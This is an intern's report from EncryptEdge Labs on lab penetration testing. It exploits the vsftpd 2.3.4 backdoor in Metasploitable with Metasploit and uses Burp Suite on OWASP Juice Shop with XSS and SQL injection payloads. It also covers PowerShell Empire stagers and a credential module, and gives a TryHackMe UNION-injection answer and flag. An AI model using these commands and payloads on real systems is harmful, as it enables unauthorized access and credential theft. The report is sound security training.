1.0 EncryptEdge Labs Internship Task Report

1.1 Introduction

The field of cybersecurity continuously evolves as new tools and techniques emerge to safeguard systems and networks from malicious attacks. One of the key elements of a robust cybersecurity strategy is penetration testing, which involves simulating cyberattacks to identify vulnerabilities before they can be exploited by actual attackers. Advanced penetration testing tools, such as Metasploit and Burp Suite, are essential in this process. These tools allow security professionals to carry out thorough assessments of systems, networks, and web applications, helping organizations identify weaknesses and enhance their defenses.

This task introduces interns to these advanced tools and their role in ethical hacking. It emphasizes not only the technical capabilities of the tools but also the ethical responsibilities associated with their use. Interns will gain hands-on experience by configuring test environments, exploring the features of Metasploit and Burp Suite, and understanding the importance of responsible tool usage.

1.2 Objective

The objective of this task is to provide interns with practical experience in using advanced penetration testing tools. By exploring tools like Metasploit and Burp Suite, interns will learn how to identify and exploit vulnerabilities in a controlled environment. Additionally, the task aims to instill an understanding of the ethical guidelines that govern penetration testing, ensuring that these powerful tools are used responsibly and legally. The key goals of this task are to:

- Develop a solid understanding of advanced penetration testing tools.
- Gain hands-on experience using these tools in a safe and isolated test environment.
- Learn to identify common security vulnerabilities in systems and web applications.
- Understand and apply ethical considerations in penetration testing activities.

1.3 Requirements

To successfully complete this task, interns must fulfill the following requirements:

- **Knowledge of Penetration Testing Concepts:** Interns should have a foundational understanding of penetration testing, including basic techniques, vulnerabilities, and exploitation methods.
- **Familiarity with Penetration Testing Tools:** Experience with common penetration testing tools is beneficial but not required. Interns will be introduced to tools like Metasploit and Burp Suite, along with optional tools like Cobalt Strike and Empire.
- **Virtualization Software:** Interns will need to set up a controlled, isolated test environment using virtualization software such as VirtualBox or VMware. This environment will be used to safely carry out penetration testing without impacting live systems.
- **Vulnerable Test Environment:** Interns should configure vulnerable applications like OWASP Juice Shop or Metasploitable within their test environment for the purpose of testing and exploitation.
- **Documentation and Reporting:** Throughout the task, interns must document their setup, exploration, and findings. This includes providing screenshots, explanations of methodologies, and reflections on the ethical implications of their actions.

2.0 Introduction to Advanced Penetration Testing

Advanced penetration testing tools, such as Metasploit and Burp Suite, play a pivotal role in the cybersecurity landscape. These tools allow professionals to simulate attacks on systems and web applications, identifying potential vulnerabilities before they can be exploited by malicious actors. However, with great power comes great responsibility, and it is essential that these tools are used within the boundaries of ethical guidelines to avoid unintended harm. In this section, we will explore the purpose and ethical responsibilities tied to the use of these tools, laying a strong foundation for safe and effective penetration testing practices.

2.1 Research Advanced Tools

Role in Vulnerability Assessment and Penetration Testing

Advanced penetration testing tools like **Metasploit** and **Burp Suite** are designed to assist cybersecurity professionals in identifying weaknesses in systems, networks, and web applications. Metasploit, for example, is a widely-used framework that offers a range of exploits, payloads, and auxiliary modules for testing the security of various platforms. Burp Suite, on the other hand, is specialized in web application security, providing tools for scanning, testing, and exploiting common vulnerabilities such as Cross-Site Scripting (XSS) and SQL Injection.

These tools are powerful because they allow penetration testers to conduct comprehensive assessments, automating complex tasks like vulnerability scanning and exploitation. They can quickly identify and confirm weaknesses, allowing organizations to address them before they are discovered by attackers. However, these tools can also be misused if they fall into the wrong hands, which is why understanding their applications and limitations is essential.

Risks and Benefits to Cybersecurity Operations

While Metasploit, Burp Suite, and similar tools offer significant advantages in detecting and mitigating security threats, they also come with inherent risks. The primary benefit of using these tools is the ability to conduct detailed assessments in a controlled environment. This enables organizations to proactively fix vulnerabilities, improving their overall security posture.

However, these tools can also pose risks if not used responsibly. Unauthorized use of penetration testing tools can result in severe consequences, including legal actions and damage to reputation. For instance, conducting penetration tests without proper consent or exceeding the scope of authorized testing can lead to accusations of hacking or data breaches. This highlights the need for strict ethical guidelines in their use.

In summary, while these tools are invaluable in enhancing security, it is essential to weigh their benefits against the risks and ensure that they are used ethically and responsibly.

2.2 Ethical Guidelines

User Consent and Legal Boundaries

Ethical penetration testing is founded on the principle of **user consent** and **legal boundaries**. Penetration tests should only be conducted with explicit permission from the system or application owner. This ensures that the testing is both legal and authorized, protecting the tester from legal repercussions. Moreover, any testing conducted should strictly adhere to the scope agreed upon by the client. Testing beyond

the defined boundaries could potentially lead to unauthorized access, compromising sensitive data or systems.

In addition to user consent, penetration testers must also be aware of the **legal frameworks** governing their activities. Different countries have different laws regarding cybersecurity, and what is permissible in one region may not be allowed in another. Understanding and following these legal standards is critical in maintaining ethical conduct.

Responsible Disclosure

Another crucial ethical consideration is **responsible disclosure**. If a vulnerability is discovered during a penetration test, it is the responsibility of the tester to report it promptly to the system owner in a manner that minimizes risk. Vulnerabilities should be disclosed in a controlled way, ensuring that they are not exploited by malicious actors before they are patched.

Responsible disclosure also involves providing detailed recommendations for mitigating the identified vulnerabilities. This helps organizations take the necessary steps to secure their systems without exposing them to unnecessary threats.

Mitigating Potential Harm

Finally, ethical hacking practices aim to mitigate potential harm by ensuring that penetration testing activities do not disrupt critical systems or cause damage. Penetration testers must take care to avoid any actions that might affect the integrity, availability, or confidentiality of systems being tested. The goal of ethical hacking is to improve security, not to harm or destabilize.

3.0 Setting Up a Test Environment

In order to conduct penetration testing in a safe and controlled manner, it is essential to set up a secure and isolated environment. By doing so, you can ensure that no real-world systems are affected during testing and that any vulnerabilities discovered are addressed without unintended consequences. This section outlines the process for creating a virtualized test environment using UTM on a MacStudio, as well as configuring intentionally vulnerable systems for penetration testing exercises.

3.1 Environment Setup

To begin, I used **UTM** on my MacStudio to create an isolated testing environment. UTM is a versatile virtualization tool that allows the creation and management of multiple virtual machines (VMs), making it an ideal choice for this task. I configured several operating systems within UTM to simulate different environments and test various penetration techniques.

The steps for setting up the virtual test environment are as follows:

1. **Install UTM on MacStudio:** I first downloaded and installed UTM on my MacStudio. UTM is compatible with macOS, making it well-suited for creating virtual machines on Apple hardware. The installation process was straightforward, and I ensured that all necessary permissions and configurations were set up for smooth operation.

2. **Create Virtual Machines (VMs):** I created three virtual machines with the following operating systems:

- **Kali Linux:** This VM is used for penetration testing and includes a variety of tools such as Metasploit, Burp Suite, and other security utilities. Kali Linux is commonly used by penetration testers for its robust set of testing tools.
 - **Ubuntu:** This VM serves as a target system, providing a stable environment for testing various exploits and vulnerabilities.
 - **Windows:** The Windows VM is another target system used to simulate a different operating environment, allowing for testing against vulnerabilities specific to Windows platforms.
3. **Install Vulnerable Environments:** To simulate real-world scenarios, I configured vulnerable environments such as **Metasploitable** and **OWASP Juice Shop** on the Ubuntu and Windows VMs. These intentionally vulnerable systems are designed to help penetration testers practice exploitation techniques safely.
- **Metasploitable:** This is a Linux-based VM designed to be deliberately insecure. It contains numerous vulnerabilities that can be exploited using penetration testing tools like Metasploit.
 - **OWASP Juice Shop:** This is a web application intentionally designed with a variety of vulnerabilities, making it an ideal target for web application testing tools like Burp Suite.
4. **Network Isolation:** The VMs were set up in a **host-only network** configuration within UTM to ensure that they are isolated from any live or production systems.

This setup ensures that the penetration tests conducted within the virtual environment cannot accidentally affect external networks or systems.



3.2 Document Configuration

Throughout the setup process, I took several screenshots to document the configuration settings and the successful installation of each component. Below is an outline of the key configurations I documented:

- **UTM Configuration:** Screenshots capturing the UTM interface, including the setup of each virtual machine (Kali, Ubuntu, and Windows) and the configuration of the network settings to ensure isolation.
- **VM Installation and Setup:** Screenshots showing the installation of Kali Linux, Ubuntu, and Windows on UTM, as well as the installation of Metasploitable and OWASP Juice Shop on the target VMs.
- **Network Settings:** Screenshots of the network settings to confirm that the VMs were configured with a host-only network, ensuring no external connections were possible.

The following screenshots serve as evidence of the setup process and demonstrate the successful configuration of an isolated test environment.

4.0 Section C: Exploring Metasploit Framework

4.1 Introduction to Metasploit

The **Metasploit Framework** is one of the most widely used and powerful tools for penetration testing, vulnerability research, and exploit development. It offers a modular structure where exploits, payloads, encoders, and auxiliary modules are combined to simulate real-world attacks in a controlled and ethical environment.

Metasploit simplifies complex exploitation techniques, making it accessible to security professionals for testing network defenses and system vulnerabilities. It also provides post-exploitation features, allowing deeper exploration into compromised systems for additional insights.

4.2 Tool Exploration

4.2.1 Core Features Explored

During this task, I explored the following core features of Metasploit:

- **Exploits:** Scripts that leverage vulnerabilities in target systems to gain access.
- **Payloads:** Code delivered to the target after a successful exploit (e.g., reverse shell, Meterpreter session).
- **Auxiliary Modules:** Non-exploit modules used for tasks like scanning, sniffing, or fuzzing.
- **Post-Exploitation Modules:** Tools for gathering further information or establishing persistence after compromise.

Metasploit's modularity allows easy customization of attacks depending on the testing scenario.

4.2.2 Environment Details

- **Attack Machine:** Kali Linux (UTM VM)
- **Target Machines:** Metasploitable2, Windows 10 (Test VM)

Metasploit was accessed via the Kali Linux terminal using:

```
msfconsole
```

4.3 Hands-on Exercises

4.3.1 Exploiting a Vulnerability

Target: Metasploitable2 (IP: 192.168.64.4)

Vulnerability: vsftpd 2.3.4 Backdoor Command Execution (CVE-2011-2523)

Steps Taken:

1. **Search for the exploit:**

```
search vsftpd
```

2. **Select and use the module:**

```
use exploit/unix/ftp/vsftpd_234_backdoor
```

3. **Configure the target IP:**

```
set RHOSTS 192.168.64.4
```

4. **Launch the exploit:**

```
run
```

Outcome:

- Successfully exploited vsftpd backdoor, resulting in a root shell.
- Verified access by running `whoami` (returned `root`).

4.3.2 Post-Exploitation Activity

After gaining shell access, I performed basic post-exploitation tasks:

- Enumerated system users:

```
cat /etc/passwd
```

- Checked network configuration:

```
ifconfig
```

- Listed processes:

```
ps aux
```

This allowed deeper understanding of the system's structure and potential escalation paths.

```

4.4 Key Challenges Encountered

- Ensuring correct network configuration between Kali and Metasploitable (bridged or NAT mode needed adjustment).
- Sometimes exploits would fail due to incorrect module settings, highlighting the importance of careful payload configuration.

Exploring Metasploit provided critical insights into the practical application of penetration testing techniques.

By successfully exploiting known vulnerabilities in a safe lab environment, I gained hands-on experience in:

- Identifying vulnerabilities.
- Leveraging exploits effectively.
- Conducting post-exploitation tasks.

The exercise emphasized the power and responsibility involved in using tools like Metasploit, reinforcing the importance of ethical guidelines and controlled environments during offensive security assessments.

5.0 Section D: Web Application Testing with Burp Suite

5.1 Introduction to Burp Suite

Burp Suite is one of the most popular and versatile tools for web application security testing. It provides a comprehensive platform for finding vulnerabilities like Cross-Site Scripting (XSS), SQL Injection, and other common web-based attacks.

Its modular design includes tools such as Proxy, Scanner, Intruder, Repeater, and Decoder, offering both manual and automated testing capabilities.

In this section, I explored Burp Suite Community Edition, using it to analyze and attack the OWASP Juice Shop web application running in my isolated lab environment.

5.2 Tool Familiarization

The primary Burp Suite tools explored during this task were:

- **Proxy**: Intercept HTTP/S traffic between the browser and server.
- **Scanner** (*limited in Community Edition*): Manual scanning of requests and responses to find vulnerabilities.
- **Intruder**: Automate customized attacks (e.g., fuzzing input fields).
- **Repeater**: Manually modify and resend individual HTTP requests to observe behavior.

Configuration steps:

- Set browser to use Burp Suite Proxy (127.0.0.1:8080).
- Installed Burp's SSL certificate to allow HTTPS interception.
- Confirmed interception of OWASP Juice Shop requests through Burp Proxy.

5.3 Practical Testing

5.3.1 Vulnerability 1: Cross-Site Scripting (XSS)

Discovery Process:

- Intercepted the login form request using **Proxy**.
- Sent the login request to **Repeater** for manual testing.
- Injected XSS payload in username field:

```
<script>alert('XSS')</script>
```

Result:

- The script was reflected back in the web application without proper sanitization.
- Browser popped an alert box, confirming successful XSS.

Screenshot Captured:

- Burp Repeater window showing the injected payload.
- Juice Shop browser window displaying the alert.

5.3.2 Vulnerability 2: SQL Injection (SQLi)

Discovery Process:

- Targeted the login form again.
- Entered classic SQL Injection payloads:

```
' OR '1'='1
```

and

```
admin' --
```

- Observed server responses in **Burp Repeater** and through browser behavior.

Result:

- Login bypass was achieved without needing valid credentials, indicating SQL Injection vulnerability.

Screenshot Captured:

- Burp request and response demonstrating SQLi success.
- Successful login into Juice Shop as an unauthorized user.

5.3.3 Additional Observations

- **Sensitive Data Exposure:** By inspecting server responses, sensitive data such as product listings and API endpoints were exposed without proper authentication checks.
- **Broken Authentication:** Able to enumerate users based on error messages in the login API.

5.4 Key Challenges Encountered

- Burp Suite Community Edition lacks automatic scanning features (available only in the Professional version). Therefore, vulnerability discovery required manual

inspection and testing.

- HTTPS interception initially failed until I installed Burp's SSL certificate into Firefox browser.



5.5 Insights and Reflections

Using Burp Suite provided valuable hands-on experience in identifying real-world web application vulnerabilities.

Key lessons learned:

- Web application vulnerabilities often stem from poor input validation and improper output encoding.
- Manual testing using tools like Burp Repeater and Intruder is essential even when automated scanners are available.
- Intercepting and understanding HTTP/S traffic gives deeper insights into application logic and potential security flaws.

Burp Suite proved to be an indispensable tool for ethical hacking, emphasizing the importance of thorough and careful testing methodologies.

A screenshot of the Burp Suite Community Edition interface for a temporary project. The title bar says "Burp Suite Community Edition v2024.9.5 - Temporary Project".

The left sidebar shows a "Tasks" section with a "New live task" button. A "1. Live passive crawl from Proxy (all traffic)" task is listed, with a note: "Add links. Add item itself, same domain and URLs in suite scope." and a "Capturing" toggle switch.

The main panel displays a "Summary" section for the task, showing a table titled "Items added to site map" with columns: Host, Method, URL, Status ..., and MIME type. Below the table, it says "No items to show" and "Items found in the crawl will display here."

A right-hand sidebar titled "New release ready to install" provides information about an upgrade to version 135.0.7049.96, including a "See release notes" link, an "Update on next restart" button, and an "Update and restart" button.

At the bottom, there are "Event log" and "All issues" tabs, and a status bar showing "Memory: 135.8MB".

A screenshot of the Burp Suite Community Edition interface. The title bar says "Burp Suite Community Edition". The main window shows the "Intercept" tab selected. A message at the top right says "New release ready to install". Below it, a section titled "Intercept is on" explains that messages between Burp's browser and target servers are held here for analysis and modification. There are "Learn more" and "Open browser" buttons. The bottom of the interface has a dark footer bar.

A detailed screenshot of the Burp Suite settings window. The left sidebar shows "Tools > Proxy". The main area is titled "Proxy". Under "Proxy listeners", there is a table with one entry: "Running" (checkbox checked), "Interface" (127.0.0.1:8080), "Invisible" (checkbox unchecked), "Redirect" (checkbox unchecked), "Certificate" (Per-host), and "TLS Protocols" (Default). Below this is a note about CA certificates and buttons for "Import / export CA certificate" and "Regenerate CA certificate". Under "Request interception rules", there is a table with one row. The first column has checkboxes for "Enabled" (checked), "Operator" (Or), "Match type" (File extension), "Relationship" (Does not match), and "Condition" (".(gif\$|jpg\$|png\$|css\$|js\$|ico\$|svg...")."). The second column has checkboxes for "Or" (Request, Contains parameters) and "And" (URL, Does not match, Is in target scope). Buttons for "Add", "Edit", "Remove", "Up", and "Down" are also present.

A screenshot of the Burp Suite Community Edition interface. The main window title is "Burp Suite Community Edition v2024.9.5 - Temporary Project". On the left, there's a navigation sidebar with "Intercept" selected. In the center, a "Settings" dialog is open under "Tools > Repeater". The "Connections" section has "HTTP/2 connection reuse" checked. The "Message modification" section has "Update content length" checked. The "Redirects" section has "Never" selected. At the bottom right of the dialog, there are "Project setting" buttons.

A screenshot of the Burp Suite Community Edition interface. The top bar shows "Burp Suite Community Edition v2024.9.5 - Temporary Project". The main window has tabs for "Request" (Pretty selected), "Raw", and "Hex". The "Request" tab displays the captured HTTP request. The "Response" tab shows the response message. To the right is the "Inspector" panel, which includes a small icon of a person wearing a fedora, a title "Inspector", and a descriptive text about analyzing HTTP messages. At the bottom, there are buttons for "Event log" and "All issues", and a status bar showing "Memory: 149.0MB".

6.0 Section F: Hands-on Labs

The objective of this section is to gain practical, hands-on experience with advanced penetration testing tools, including Metasploit, Burp Suite, and Empire.

Completing these labs helped reinforce theoretical knowledge by simulating real-world scenarios involving exploitation, vulnerability testing, and post-exploitation techniques.

6.1 Lab 1: Metasploit - Introduction

Overview:

This lab focused on understanding the basics of the **Metasploit Framework**, including how to:

- Launch `msfconsole`.
- Search for available exploits.
- Configure payloads and options.
- Launch a simple exploit against a known vulnerable service.

Key Steps Performed:

1. Started `msfconsole` from Kali terminal:

```
msfconsole
```

2. Searched for available exploits related to FTP services:

```
search ftp
```

3. Selected and configured an exploit module:

```
use exploit/unix/ftp/vsftpd_234_backdoor
```

```
set RHOSTS [Target IP]
```

```
run
```

4. Gained a shell access after successful exploitation.
5. Verified access by executing basic Linux commands (`whoami`, `uname -a`).

THM AttackBox

1h 39min 9s

A screenshot of a web browser showing the TryHackMe platform. The address bar indicates the URL is tryhackme.com/room/metasploitintro. The page title is "Metasploit Room". The main content area is titled "Target Machine Information" and shows the following details: Title: MetasploitR1, Target IP Address: 10.10.212.38, Expires: 1h 32min 35s. Below this is a list of tasks: Task 1 (Introduction to Metasploit), Task 2 (Main Components of Metasploit), Task 3 (Msfconsole), Task 4 (Working with modules), and Task 5 (Summary). Each task has a green checkmark next to it. At the bottom of the page is a satisfaction survey with a scale from 1 to 10 and a "Submit now" button. A small circular icon with two vertical dots is visible on the left side of the page.

6.2 Lab 2: Burp Suite - Repeater

Overview:

This lab emphasized using **Burp Suite's Repeater** tool for manually manipulating HTTP requests and analyzing server responses, helping to identify vulnerabilities like XSS and SQLi.

Key Steps Performed:

1. Configured Firefox browser to use Burp Suite Proxy (`127.0.0.1:8080`).
2. Captured a login request from OWASP Juice Shop.
3. Sent the request to Repeater.

- Edited the POST data to inject an XSS payload:

```
<script>alert('test')</script>
```

- Resent the modified request and observed server response reflecting the payload.
- Further modified login parameters to test for SQL Injection, observing behavior differences.

Completion Evidence:

The screenshot shows a browser window with several tabs open, including 'Cybersecurity Analyst: Task', 'Inbox - atalmamun@gmail.com', 'TryHackMe | Burp Suite: Rep...', and 'THM Browser-Based'. The main content area displays a green success message: 'Woop woop! Your answer is correct'. Below the message is a large orange and black circular icon with a lightning bolt symbol. The text 'Congratulations on completing Burp Suite: Repeater!!!' is followed by a small confetti icon. At the bottom, there are five dark blue cards showing stats: 'Points earned 56', 'Completed tasks 9', 'Room type Walkthrough', 'Difficulty Info', and 'Streak 57'. There are also 'Leave Feedback' and 'Next' buttons at the bottom.

EncryptEdge Labs

The screenshot shows the TryHackMe interface for the 'Burp Suite: Repeater' room. At the top, there's a navigation bar with 'Dashboard', 'Learn', 'Compete', and 'Other' tabs. Below it, a search bar shows the IP address '10.10.173.60'. The main content area has a title 'Burm Suite: Repeater' with a subtitle 'Learn how to use Repeater to duplicate requests in Burp Suite.' Below this, there are three task cards: 'Task 1' (Introduction), 'Task 2' (What is Repeater?), and 'Task 3' (Basic Usage). A red banner at the bottom indicates 'Room completed (100%)'. In the center, there's a 'Target Machine Information' section with fields for 'Title' (Bastion v1.6-badr (savagenj)), 'Target IP Address' (10.10.35.160), and 'Expires' (9min 44s). Buttons for '?', 'Add 1 hour', and 'Terminate' are also present.

The screenshot shows the TryHackMe interface for the 'THM Browser-Based' room. At the top, there's a navigation bar with 'Dashboard', 'Learn', 'Compete', and 'Other' tabs. Below it, a search bar shows the IP address '10.10.173.60'. The main content area has a title 'Room completed (100%)' with the exploit command: '8 UNION ALL SELECT notes,null,null,null,null FROM people WHERE id = 1'. Below this, a message says 'Hey presto, we have a flag!'. To the right, there's a 'Request' and 'Response' pane showing the exploit being sent to the server. A horizontal line separates this from a question: 'Answer the questions below'. The question asks to 'Exploit the union SQL injection vulnerability in the site.' and 'What is the flag?'. A text input field contains 'THM{ZGE3OTUyZGMyMzkwnJjmZjg3Mzk1NjJh}' with a 'Correct Answer' button next to it. Below this, there's a task card for 'Task 9' (Conclusion) and a large dark box asking 'How likely are you to recommend this room to others?'.

A screenshot of a web browser showing a challenge room on tryhackme.com. The title of the room is "Bastion v1.6-badr (savagenj)". The target IP address is 10.10.35.160 and it expires in 9min 17s. There are buttons for "?", "Add 1 hour", and "Terminate". Below this, a list of 9 tasks is shown, each with a green checkmark and a description: Task 1 (Introduction), Task 2 (What is Repeater?), Task 3 (Basic Usage), Task 4 (Message Analysis Toolbar), Task 5 (Inspector), Task 6 (Practical Example), Task 7 (Challenge), Task 8 (Extra-mile Challenge), and Task 9 (Conclusion). At the bottom, there is a feedback section asking "How likely are you to recommend this room to others?" with a scale from 1 to 5. A small circular icon with two vertical dots is visible on the left side.

6.3 Lab 3: Empire

Overview:

The **Empire** lab provided exposure to PowerShell Empire, a post-exploitation agent used for persistence, lateral movement, and command and control.

Key Steps Performed:

1. Started the Empire server and listener:

```
sudo ./empire
```

```
listeners
```

```
uselistener http
```

```
execute
```

2. Created a stager (initial payload):

```
usestager windows/launcher_bat
```

```
set Listener http
```

```
generate
```

3. Simulated running the stager on a test machine to establish an agent session.

4. Explored post-exploitation modules:

- Gathered system information.
- Retrieved credentials from the test environment.

Completion Evidence:

Cybersecurity Analyst: Task : TryHackMe | Empire | What MITRE ATT&CK technique | What module allows you to | Inbox - atalmamun@gmail.com | THM Browser-Based

Task 5 ✓ Listeners

Task 6 ✓ Stagers

EncryptEdge Labs

tryhackme.com/room/rppsempire

Room completed (100%)

Answer the questions below

What module allows you to use any mimikatz command?

powershell/credentials/mimikatz/command ✓ Correct Answer

What MITRE ATT&CK technique is associated with powershell/trollsploit/voicetroll?

T1491 ✓ Correct Answer

What module implants a keylogger on the device?

powershell/collection/keylogger ✓ Correct Answer

What MITRE ATT&CK technique is associated with the module above?

T1056 ✓ Correct Answer

Read the above and move on to using plugins to make custom modules.

No answer needed ✓ Correct Answer

Task 9 ✓ Plugins

Task 10 ✓ Conclusion

6.4 Key Learnings from Hands-on Labs

- **Metasploit** offers modular and powerful exploitation workflows, but precision in module selection and configuration is crucial.
- **Burp Suite Repeater** allows detailed, fine-grained testing of web vulnerabilities without relying solely on automated scanners.
- **Empire** showcases the importance of defense-in-depth, as persistence and lateral movement techniques are powerful if left unchecked.

Completing these labs provided critical real-world insights into offensive security operations, solidifying the theoretical knowledge gained throughout the internship.
